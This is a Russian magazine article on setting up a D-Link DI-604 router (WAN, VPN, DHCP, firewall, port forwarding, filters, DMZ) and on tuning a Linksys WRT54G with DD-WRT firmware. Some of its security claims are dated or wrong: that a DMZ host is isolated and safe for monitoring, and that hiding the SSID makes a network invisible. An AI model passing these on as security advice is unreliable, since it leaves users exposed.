ВНИМАНИЕ После смены пароля при переходе к окну «Choose Time Zone» вам необходимо будет снова ввести пароль, только на этот раз надо будет набрать новый пароль — именно тот, который вы два раза ввели на предыдущем шаге. Конечно, «TimeZone» можно и пропустить, но лучше все-таки выбрать нужную временную зону: для Москвы это будет «GMT +03:00».

После того, как вы посмотрите на надпись «Auto Detecting WAN», мастер настройки надо закрыть кнопкой «Exit». Конечно, можно и далее про-


изводить настройки с помощью мастера, однако, как показывает практика, гораздо правильнее настраивать любой маршрутизатор без его помощи, как это делаем мы.

ПОДКЛЮЧЕНИЕ К ИНТЕРНЕТУ

Выходим во внешний мир

Способ настройки внешнего канала целиком и полностью зависит от тех данных, которые при подключении к Интернету обязан выдать ваш провайдер. Внешнее подключение настраивается на вкладке «Home» в разделе «WAN». Если вы отключали кабель от порта WAN на время смены пароля, то самое время подключить его обратно.

В самом простом случае провайдером будет ваш умный сосед, который организовал где-то в своей квартире DHCP-сервер и подключил вас именно к нему (вариант небольшой локальной сети). В этом случае вы просто выбираете «Dynamic IP Address», для надежности выбираете в самой нижней строке «Auto- →



НАСТРОЙКА ПРОТОКОЛА TCP/IP
Для подключения ПК к маршрутизатору D-Link нужно ввести следующие данные



ДОСТУП К РОУТЕРУ В целях безопасности обязательно смените пароль, стоящий на D-Link по умолчанию

КНОПКА «RESET»

Вернуться к началу

В случае серьезных сбоев можно сделать сброс установок к заводским. Данная процедура может производиться двумя способами. Первый — нажать кнопку «Reset to Default» в разделе «System» на вкладке «Tools». Все, казалось бы, просто, но если вы потеряли пароль окончательно, то доступа на эту вкладку у вас не будет. Тогда можно попытаться сбросить установки с помощью кнопки «Reset», которая находится рядом с разъемом питания. Процедура сброса такова:

- ✓ включаем устройство и ждем порядка 20 с для завершения загрузки;
- ✓ нажимаем кнопку «Reset» и держим ее примерно 10-12 с;
- ✓ отпускаем кнопку — при этом по миганию индикаторов видно, что устройство выполняет перезагрузку.

Иногда, когда к устройству ничего не подключено, отследить мигание индикаторов довольно трудно. Поэтому лучше поступить следующим образом: назначить дополнительный IP-адрес своему сетевому адаптеру из той же подсети, что и адрес по умолчанию у шлюза (то есть, если адрес шлюза по умолчанию 192.168.0.1, то надо добавить, например, 192.168.0.10). Затем нажимаем «Пуск | Выполнить» и набираем команду `ping -t 192.168.0.1`. После этого откроется окно вывода результатов команды, в котором с интервалом примерно в 1 с будут появляться строчки «Request timed out».

Теперь выполняем аппаратный сброс, и если все было сделано верно, ваш маршрутизатор начнет отвечать на команду `ping` и сообщения, например, поменяются на такие:


✓ Reply from 192.168.0.1: bytes=32 time<1ms TTL=64

✓ Reply from 192.168.0.1: bytes=32 time<1ms TTL=64

✓ Reply from 192.168.0.1: bytes=32 time<1ms TTL=64

✓ Reply from 192.168.0.1: bytes=32 time<1ms TTL=64

После завершения перезагрузки получаем устройство с настройками по умолчанию (заводскими установками).



DYNAMIC IP ADDRESS При автоматическом получении IP-адреса ничего настраивать не придется

reconnect» в пункт «Enable», нажимаете кнопку «Apply» и после перезагрузки роутера получаете готовое подключение к Интернету.

СОВЕТ ОТ ТЕХПОДДЕРЖКИ D-LINK В этом случае у провайдера обычно IP-адрес привязывается к MAC-адресу сетевой платы ПК, поэтому будет не лишним нажать кнопку «Clone MAC».

Назначение статического IP-адреса — это более сложный случай в настройке. Выбор варианта «Static IP Address» в том же разделе «WAN» подразумевает ввод всех атрибутов IP-адресации: адрес («IP Address»), маска подсети («Subnet Mask»), шлюз по умолчанию («ISP Gateway Address»), адреса DNS-серверов («Primary DNS Address», «Secondary DNS Address») и «MTU». Последнее поле, если нет прямого указания провайдера, можно оставить со значением, принятым по умолчанию — «1500». После того как роутер перезагрузится, все должно заработать.


И, наконец, самый сложный вариант настройки — VPN-подключение. К сожалению, на сегодняшний день тут нет универсального решения. Каждый провайдер вправе реализовывать наиболее удобный, с его точки зрения, способ. Типичным можно считать вариант реализации VPN от Corbina Telecom, который мы опишем далее.

Для подключения к «Корбине» в разделе «WAN» надо выбрать неочевидную для многих опцию «Others», которая, кстати говоря, дает расширенные варианты настройки.


Далее выполняем алгоритм.

- ✓ «Dynamic IP» — «Корбина» отдает пользовательские адреса автоматически по DHCP, поэтому поля «My IP Address», «My Subnet Mask» и «My Gateway» становятся в этом случае для заполнения недоступны.
- ✓ «Server IP/Name» — для Москвы этот адрес один: «vpn.corbina.net».
- ✓ «PPTP Account» — тут надо ввести ваш логин.
- ✓ «PPTP Password» — вводим свой пароль.
- ✓ «Retype Password» — повторяем ввод пароля.
- ✓ «Maximum Idle Time» и «MTU» — следует оставить эти значения по умолчанию.
- ✓ «Connect mode select» — выбор этой функции зависит от вас. Если вы хотите, чтобы ваше соединение было постоянно включено, поставьте значение «Always-on»; «Manual» означает, что вам придется включать это соединение каждый раз вручную; а выбор варианта «Connect-on-demand» заставит роутер самостоятельно создавать соединение, как только возникнет необходимость выхода в Сеть.

Необходимо сказать несколько слов о внутренних ресурсах локальной сети. Можно, конечно, для их использования отключать Интернет, но это очень неудобно. В роутере скрыта возможность настройки одновременного использования Интернета и ресурсов



VPN Самым сложным вариантом настройки является VPN-подключение



общей локальной сети. И хотя в данном случае речь будет идти о внутренних ресурсах «Корбины», в общем случае все это можно проделать с любым другим оператором.

Наберите в адресной строке браузера «http://192.168.0.1/rtab.htm», и вы попадете в недокументированную настройку маршрутизации роутера.

В поля с заголовком «Destination» вводим адреса сетей «Корбины»:

- ✓ Локальная сеть: 10.0.0.0-255.0.0.0
- ✓ Сервер статистики: 195.14.50.26-255.255.255.255
- ✓ Почтовый сервер: 195.14.50.16-255.255.255.255
- ✓ Локальные ресурсы: 85.21.79.0-255.255.255.0, 85.21.90.0-255.255.255.0
- ✓ Corbina.TV: 85.21.52.254-255.255.255.255, 85.21.88.130-255.255.255.255, 83.102.146.96-255.255.255.224

В поле с заголовком «Gateway» вводим IP-адрес шлюза, получаемый по DHCP при подключении компьютера напрямую — выглядеть он должен как «10.X.X.X». Его можно получить, позвонив в техподдержку интернет-провайдера. Далее везде ставим галочки и нажимаем кнопку «Apply».

НАСТРОЙКИ LAN

Смотрим внутрь

Хотя настройки по умолчанию, касающиеся внутренней сети («LAN

Setting»), для большинства приложений достаточно удобные и не требуют ничего кроме ознакомления, в некоторых случаях вам захочется их изменить. В большей степени это касается настроек DHCP-сервера. Вы можете, например, решить, чтобы каждому пользователю внутренней сети назначался только определенный IP-адрес. Это бывает необходимо, когда требуется считать трафик отдельно для каждого пользователя небольшой офисной сети. Модель DI-604 сама по себе считать трафик не умеет, но это может сделать какая-нибудь специальная программа на вашем компьютере.

Для реализации этой задачи необходимо выбрать вкладку «Home» и нажать кнопку «DHCP». В этом разделе настраивается DHCP-сервер. В верхней части окна расположены основные настройки сервера: его включение («DHCP Server Enable» или «Disable»), диапазон выдаваемых адресов (нача-

ло — «Starting IP Address», конец — «Ending IP Address») и время жизни IP-адреса (по умолчанию одна неделя).

В нижней части окна — конфигурация «замораживания» IP-адресов. Здесь вы можете назначить на MAC-адрес сетевой платы клиента определенный IP-адрес. Настройка здесь очевидна.

- ✓ «Name» — обозначение клиента.
- ✓ «IP Address» — назначаемый адрес.
- ✓ «MAC Address» — параметры сетевой карты можно узнать, если выполнить на клиентском компьютере следующую последовательность действий: «Пуск | Настройка | Сетевые подключения | Подключение по локальной сети | Состояние | Поддержка | Подробности». В открывшемся окне запомните, а лучше запишите шесть шестнадцатеричных цифр и введите их последовательно в шесть окошек в панели управления роутером.

После этой процедуры нажмите кнопку «Apply» и ждите перезагрузки. →

BACKUP SETTINGS


Обновляем, сохраняем, восстанавливаем

Роутер D-Link DI-604, как и всякое серьезное оборудование, обладает возможностью сохранения и восстановления конфигурационной информации, а также обновления внутренней прошивки. Все эти функции расположены на вкладке «Tools».


Чтобы сохранить текущую конфигурацию, нажимаем кнопку «System», потом «Backup Settings» и указываем место на жестком диске, куда желательно сохранить конфигурационные данные. Восстановление идентично, за исключением того, что сначала надо выбрать файл, а потом уже запустить процесс восстановления.

Тут же, на вкладке «Tools», расположена и кнопка «Firmware», с помощью которой можно обновить прошивку роутера. Если вы все-таки решитесь на такой ответственный шаг, то имейте в виду, что если в процессе прошивки вдруг отключится электричество, помочь вам смогут только в специализированном техническом центре. Новую прошивку можно скачать по адресу

ftp://ftp.dlink.ru/pub/Router/DI-604/Firmware, ознакомившись предварительно со списком всего, что там есть, и выбрав прошивку именно для вашей версии маршрутизатора. Для роутеров DI-604 версии могут начинаться с букв B, D, F или E. Точную версию можно посмотреть на самом устройстве снизу.



BACKUP SETTINGS позволит сохранить и восстановить удачную конфигурацию вашего роутера




MAC ADDRESS Физический адрес своей сетевой платы можно узнать в свойствах локального подключения

ЗАЩИТА ОТ ВТОРЖЕНИЯ

Продвинутые настройки

Если вдруг вы заподозрили, что роутер подвергся нападению некоего внешнего злоумышленника, то самое время заняться настройкой встроенного брандмауэра. Лучше всего, если вы сумеете определить IP-адрес злодея. Хорошим подспорьем для этого может стать лог роутера, доступный на вкладке «Misc» по кнопке «Logs».

Предположим, что вам по какой-то причине, например, не понравился адрес «192.168.0.1», и вы желаете закрыть доступ с этого IP на ваш маршрутизатор раз и навсегда. Чтобы решить эту проблему, зайдите на панель управления роутером, выберите вкладку «Advanced» и нажмите кнопку «Firewall». Далее следует произвести логичные и простые действия.



FIREWALL Вы можете закрыть доступ на маршрутизатор с конкретного IP-адреса

- ✓ «**Enable**» — включаем правило.
- ✓ «**Name**» — пишем его внутреннее имя, например, «DenyAlien».
- ✓ «**Action**» — «Allow», если разрешаем прохождение пакетов; «Deny», если запрещаем. В данном случае мы выбираем «Deny».
- ✓ «**Source**» — источник пакетов. Тут можно задать либо интерфейс, откуда пакеты приходят (если из Интернета, то «WAN»), либо конкретный IP-адрес, либо диапазон адресов. Мы выбираем «WAN» и указываем IP-адрес 122.122.122.122.
- ✓ «**Destination**» — приемник. Дальше действуем, как и с опцией «Source» (указываем «WAN» — для запрета доступа снаружи).
- ✓ «**Protocol**» — варианты выбора здесь стандартные: «TCP», «UDP», «ICMP» или все возможные. Последний вариант обозначен «звездочкой» (*) — его мы и выбираем.
- ✓ «**Port Range**» — «1-65535».
- ✓ «**Schedule**» — расписание. Лучше выбрать пункт «Always» — всегда. Здесь можно указать и конкретное время работы данного правила.

ВИРТУАЛЬНЫЕ СЕРВЕРЫ

Настраиваем работу веб-сервера

Предположим, что вы решили создать собственный веб-сервер и выложить некоторые материалы для всеобщего использования. Сделать это довольно просто — прежде всего, надо поднять на одной из внутренних машин (пусть это будет компьютер с адресом 192.168.0.4) веб-сервер (например, Apache, хотя можно обойтись и встроенным в Windows сервером IIS 5.1) и настроить его по вашему усмотрению. Далее надо «пробросить» порт 80 протокола TCP сквозь ваш роутер напрямую на внутренний адрес. Делается это так (вкладка «Advanced», закладка «Virtual Servers»):

- ✓ «**Enable**» — включаем «проброс» порта.
- ✓ «**Name**» — пишем внутреннее имя сервиса, например «VirtualWebServer».
- ✓ «**Private IP**» — внутренний адрес сервера.

- ✓ «**ProtocolType**» — для веб-сервера будет «TCP», для других возможны варианты «UDP» и «Both» (то есть оба протокола).
- ✓ «**Private Port**» — порт, на котором работает веб-сервер на внутренней машине (обычно 80).
- ✓ «**Public Port**» — порт, который будет виден как порт вашего веб-сервера снаружи: 80.
- ✓ «**Schedule**» — расписание остается на ваше усмотрение, хотя лучше, если веб-сервер будет всегда доступен пользователям.


Теперь нажмите кнопку «Apply», перезагрузите систему, и ваш сайт станет доступным для интернет-пользователей.

Чтобы настроить DI-604 для работы, например, с E-Mule, надо открыть для прямого доступа из WAN порты 4662 TCP и 4672 UDP. Предполагаем, что эта программа живет на внутреннем IP-адресе 192.168.0.2. Конфигурирование здесь аналогично «пробрасыванию» внутри сети 80-го порта для веб-сервера.




Для порта 4662 TCP — вкладка «Advanced», закладка «Virtual Servers».

- ✓ «**Enable**» — включаем.
- ✓ «**Name**» — «EmuleTCP».
- ✓ «**Private IP**» — внутренний адрес сервера: «192.168.0.2».
- ✓ «**Protocol Type**» — «TCP».
- ✓ «**Private Port**» — «4662».
- ✓ «**Public Port**» — «4662».
- ✓ «**Schedule**» — «Allways».

Для порта 4672 UDP — вкладка «Advanced», закладка «Virtual Servers».



VIRTUAL SERVERS «Пробрасываем» порт 80 протокола TCP сквозь роутер напрямую на внутренний адрес



ДЛЯ РАБОТЫ С E-MULE открываем для доступа из WAN порты 4662 TCP и 4672 UDP

DOMAIN BLOCKING — самый удобный вариант блокировки из четырех возможных

- ✓ «Enable» — включаем.
- ✓ «Name» — «EmuleUDP»
- ✓ «Private IP» — внутренний адрес сервера: «192.168.0.2».
- ✓ «Protocol Type» — «UDP».
- ✓ «Private Port» — «4672».
- ✓ «Public Port» — «4672».
- ✓ «Schedule» — «Allways».

ЗАКРЫВАЕМ ДОСТУП НА ДОМЕНЫ

Фильтры и запреты

Довольно часто возникает ситуация, когда пользователям LAN необходимо закрыть доступ на некоторые IP-адреса или сетевые домены. Например, нужно заблокировать все адреса домена **porn.ru** для локальных пользователей. Чтобы это реализовать, необходимо использовать механизм фильтров. Для этого откройте вкладку «Advanced» и нажмите «Filters». Вариантов блокировки четыре.

- ✓ «IP Filters» — при выборе этого варианта необходимо заполнить поля «IP Address», «Port Range» и «Protocol» указав, соответственно, диапазон IP-адресов, номера портов и наименования тех протоколов, которые вы хотите заблокировать.
- ✓ «URL Blocking» — в этом варианте блокировки достаточно ввести полный адрес того ресурса, доступ на который необходимо запретить.
- ✓ «MAC Filters» — здесь вы можете запретить доступ компьютерам с определенными MAC-адресами сетевых

плат. Просто введите имя пользователя и MAC-адрес его сетевой карты.

- ✓ «Domain Blocking» — удобный вариант блокировки. Вы можете либо разрешить доступ ко всем доменам, кроме запрещенных (опция «Allow users to access all domains except «Blocked Domains»»), либо наоборот — запретить доступ ко всем кроме разрешенных.

По общему шаблону

В сетевых устройствах других производителей будет несколько иное располо-

жение разделов настройки в панели управления, однако все операции можно провести по аналогии с теми действиями, которые мы описали на примере D-Link. Положим, что в вашем случае настройки DHCP-сервера будут расположены не в закладке «DHCP», а в разделе «Basic», однако и там вы найдете те же самые опции: «DCHP Server Enable», «Disable», «Starting IP Address», с которыми можно работать по нашим алгоритмам.

■ ■ ■ Сергей Кондращев

DMZ

Свободная буферная зона

Роутер DI-604 обладает еще одной важной функцией, использование которой может помочь вам не только защитить свою внутреннюю сеть от возможного вторжения, но и организовать мониторинг попыток такого вторжения абсолютно безопасно для остальной сети. Речь идет о создании демилитаризованных зон (DMZ). Под этим термином понимается некое пространство внутренней сети, которое будет изолировано от остальной части LAN и одновременно видно из внешней сети.

Для организации DMZ зайдите на вкладку «Advanced» и нажмите кнопку «DMZ», а дальше просто введите адрес компьютера, который вы хотите ввести в DMZ. Включите правило, выбрав опцию «Enable», и демилитаризованная

зона готова. Теперь все запросы, приходящие на внешний адрес, будут автоматически направляться на машину, находящуюся в демилитаризованной зоне.



DMZ Свободная буферная зона поможет организовать мониторинг попыток вторжения



Тюнинг роутеров

Как получить более быструю и безопасную беспроводную сеть с большей зоной покрытия? Воспользовавшись нашими подсказками по настройке маршрутизаторов, вы сможете увеличить реальную производительность домашней сети.

В этой статье

Увеличиваем производительность

Советы по настройке WLAN

Решение часто встречающихся проблем

Пять шагов к безопасной сети

Производители ограничивают предельно допустимую скорость движения спортивных автомобилей значением 250 км/ч, так что любителям быстрой езды для преодоления этого барьера приходится удалять встроенный электронный ограничитель. С беспроводными маршрутизаторами мы можем наблюдать иную ситуацию: производители оборудования обещают высокие скорости, которые возможны только в теории. Однако и здесь можно обойти ограничения. Для использования маршрутизатора в полную силу нужно обно-

вить прошивку устройства. К сожалению, бесплатное ПО, способное выполнять эти операции, предоставлено только сторонними производителями.

Насколько быстрым может быть Wi-Fi?

Хотя производители и обещают скорость передачи до 300 Мбит/с (стандарт IEEE 802.11n), в реальной жизни ориентироваться нужно на те данные, которые получены опытным путем.

Стандарт	Теоретическая скорость, Мбит/с	Реальная скорость, Мбит/с
802.11a	54	15–20
802.11b	11	5–8
802.11g	54	15–20
802.11n	300	80–150

Тем не менее затраченные на переделку силы и время того стоят: производительность роутера увеличивается на 20%. Приятно отметить, что самостоятельно модернизировать можно порядка двадцати моделей маршрутизаторов. Таблицу совместимости различных роутеров и обновленного программного обеспечения можно найти в Интернете по адресу www.dd-wrt.com/wiki/index.php/Supported_Devices, а также на сайте www.openwrt.org/TableOfHardware.

Новые микропрограммы работают на всех маршрутизаторах по одному принципу. В качестве примера мы решили использовать роутер Linksys WRT54G (стоимостью около \$100) и микропрограмму DD WRT. Кроме того, мы подробно расскажем, что делать в том случае, если с модернизацией возникнут какие-либо проблемы.

Производительность и функциональность

Прежде всего, необходимо соединить маршрутизатор с компьютером при помощи кабеля, поскольку для обновления системной программы беспроводная связь будет слишком ненадежным вариантом подключения.

ВНИМАНИЕ Устанавливайте обновленные версии только в том случае, если вы хорошо разбираетесь в устройстве маршрутизаторов. Неопытным пользователям лучше просто купить уже модернизированные роутеры, а не экспериментировать с микропрограммами.

Устанавливаем новое ПО

Обновление микропрограммы у всех маршрутизаторов проходит очень быстро. Сначала скопируйте BIN-файл с новой версией прошивки на локальный диск. С помощью браузера Internet Explorer откройте веб-интерфейс маршрутизатора Linksys. Введите IP-адрес маршрутизатора (в нашем случае это будет 192.168.1.1) в адресную строку и подтвердите ввод, нажав на клавишу «Enter». Далее введите ваши пользовательские данные для точки доступа: по умолчанию имя пользователя задается как root, а пароль — admin. Затем в веб-интерфейсе откройте «Administration | Firmware Upgrade», после чего нажмите «Browse» и выберите двойным щелчком скопированный на жесткий диск файл обновленной версии микропрограммы. При помощи кнопки «Upgrade» вы запустите процесс обновления. Как только установка ПО подойдет к концу, надо будет просто нажать на кнопку «Continue».

Работаем с настройками

Прежде чем вы снова выйдете в сеть при помощи обновленного маршрутизатора, необходимо выполнить общие настройки интернет-соединения и беспроводной сети.

1 Задаем пароль доступа к маршрутизатору

При помощи пароля можно защитить роутер от несанкционированного доступа извне. Для этого зайдите в веб- →

СНIP СОВЕТЫ: улучшаем WLAN

БЕЗОПАСНОСТЬ

Примерно 30% всех беспроводных сетей являются небезопасными. Хакеры легко могут проникнуть в сеть — и даже вполне легально! Мы расскажем о средствах защиты WLAN.

Прячем SSID

Выключите возможность передачи имени сети (SSID). В большинстве случаев вы найдете эту опцию в разделе «Wireless» меню маршрутизатора. Это сделает вашу сеть невидимой.

Включаем шифрование

Если ваши устройства поддерживают WPA, лучше выбрать именно этот способ в разделе «Wireless». Протокол шифрования WEP уже взломан, и его нельзя рекомендовать к использованию. Также применяйте длинные пароли.

Включаем MAC-фильтрацию

Эта опция имеется только у терминального оборудования, поддерживающего сетевой доступ по ID. Ее также можно найти в меню «Wireless» маршрутизатора.

Запускаем брандмауэр

Два брандмауэра — один на маршрутизаторе (в меню настроек «Firewall»), другой на компьютере — обеспечат наилучшую защиту.

Задаем пароль маршрутизатора

В разделе «System» вы задаете пароль для сетевой настройки WLAN-устройства.

ПОДОПЫТНЫЙ КРОЛИК

В качестве примера мы использовали в данной статье маршрутизатор WRT54G компании Linksys. Эта модель выпускается в нескольких вариантах: WRT54G — беспроводной маршрутизатор, WRT54GL — роутер с усиленной системой безопасности (AES), WRT54GS — роутер с повышенной скоростью передачи данных (технология SpeedBooster).



УТИЛИТЫ НА НАШЕМ ДИСКЕ

DD-WRT-Firmware

Больше функций, выше производительность — прошивка DD WRT снимет с тормоза ваш маршрутизатор. Это оптимальный вариант для тюнинга!

OpenWRT

Микропрограмма OpenWRT предлагает еще больше функций, однако этот вариант может быть рекомендован только экспертам.

Sveasoft-Alchemy-Firmware

С помощью «алхимии» можно, например, эмулировать несколько беспроводных сетей, но полная версия программы платная.

WiFi-Box-Firmware

Обновленная версия прошивки для маршрутизатора Linksys предоставляет больше функций, не меняя принципиально веб-интерфейс.

PuTTY

С этим Telnet-инструментом вы можете соединяться с компьютером по протоколу SSH и обмениваться информацией.

NetStumbler

Если вы хотите знать больше о беспроводных сетях, используйте NetStumbler. Кроме всего прочего с его помощью можно выбирать радиоканалы.

HotSpot Manager

Если вы хотите быть в сети даже во время движения, эта утилита подскажет, где по пути находится следующая точка доступа.

Cain&Abel

Эта бесплатная утилита позволяет «вспоминать» утерянные пароли. Кроме того, программа сканирует сетевой трафик.

Wireshark

Бесплатная программа может анализировать сетевой трафик и способна просканировать при этом более 472 протоколов.

интерфейс устройства, набрав в браузере IP-адрес маршрутизатора — 192.168.1.1, и откройте страницу «Administration» в разделе «Management». В поле «Router Username» задайте имя пользователя, а в полях «Router Password» и «Reenter to confirm» — пароль. Ниже в окне «Language» следует указать язык меню (по умолчанию — английский). Все сделанные изменения будут сохранены после нажатия на кнопку «Save Settings».

2 Настраиваем конфигурацию DSL (выполняется в том случае, если вы подключены к Интернету по DSL)

Для настройки DSL надо выбрать закладку «Basic Setup» в разделе «Setup» и указать тип подключения «PPPoE». В строку «User name» введите логин для подключения к вашему провайдеру, а в поле «Password» — пароль.

3 Настраиваем беспроводную сеть

Зайдите в меню «Basic Wireless Settings» раздела «Wireless» и выберите в строке «Wireless Network Mode» опцию «Mixed». Если вам необходимо подключить к WLAN какое-либо устройство с портом Ethernet, например игровую приставку, следует использовать режим «Bridge» (мост). Впишите в поле «SSID» название беспроводной сети. Сохранив эту информацию нажатием на «Save Settings», вы попадете в раздел «Wireless | Wireless Security». В меню «Encryption Methods» выберите «WPA Pre-Shared-Key». Этот тип шифрования является достаточно надежным и поддерживается большинством устройств стандарта Wi-Fi. Если же вы используете дома только современные WLAN-устройства, тогда надо выбрать WPA2 с AES-шифрованием (Advanced Encryption Standard).

В поле «WPA Shared Key» вы задаете пароль к WLAN. Он должен содержать не менее 15 символов и состоять как из цифр, так и букв, иначе его можно будет взломать простым подбором слов.

Используем специальные функции

Теперь мы переходим к тонкой настройке. В данном случае в качестве примера мы использовали прошивку DD WRT, однако в других версиях микропрограмм эти функции называются точно так же или схожим образом.

1 Увеличиваем зону действия WLAN

Толстые окна, стены и радиопомехи от других электроприборов — это смерть для беспроводной сети. В этом случае может помочь только увеличение мощности передатчика. Зачастую она совсем незначительна в заводских моделях, несмотря на то что маршрутизатор реально может работать с гораздо большей производительностью. Например, компания Linksys ограничила мощность роутеров 28 мВт, хотя без какого-либо вреда для окружающих можно использовать излучатели до 100 мВт. Новая версия микропрограммы снимает это ограничение и позволяет регулировать мощность в пределах от 0 до 251 мВт.

ВНИМАНИЕ Несмотря на предоставляемую возможность, мы не рекомендуем переступать установленный в Европе предел мощности антенны в 100 мВт или 20 dbi. В противном случае вы рискуете своим здоровьем и самочувствием окружающих. Впрочем, в настоящий момент еще продолжают исследования состоятельности этих ограничений.

Чтобы установить максимально допустимую мощность излучения, вычтите значение мощности антенн вашего маршрутизатора (в технических характеристиках они указаны в dbi) из предельно допустимых 20 dbm. Полученное значение мощности (в dbm) необходимо перевести в ватты. Для этого можно воспользоваться калькулятором, размещенным на сайте <http://home.in.tum.de/~prilmeie/wlan/db-umrechnung.xhtml>. Полученный результат необходимо внести в настройки роутера.

В нашем случае это выглядит следующим образом: антенны роутера Linksys имеют мощность излучения 2,2 dbi. После вычета этого значения из предельно допустимого 20 dbm мы получаем 17,8 dbm, что в пересчете дает 61 мВт. В разделе роутера «Wireless» зайдите в меню «Advanced Wireless Settings» и введите в строке «Power» это значение.

2 Повышаем пропускную способность WLAN

В случае если вы планируете объединить в беспроводную сеть от одного до трех клиентов, можно повысить производительность работы, используя опцию «Frame Burst». Это позволит увеличить объем проходящих по радиоканалу данных. Дело в том, что после каждого отосланного пакета данных передатчики договариваются о том, кто будет пересылать следующий пакет, а в режиме «Frame Burst» роутер вместо ожидания отправляет данные без предварительного запроса. Однако следует учитывать, что в случае одновременной работы более трех устройств с доставкой пакетов могут возникнуть проблемы.

Чтобы поэкспериментировать с этой функцией, в разделе «Wireless» зайдите в меню «Advanced Wireless Settings» и измените опцию «Frame Burst» на «Enable», после чего сохраните произведенные настройки.

3 Используем несколько AP

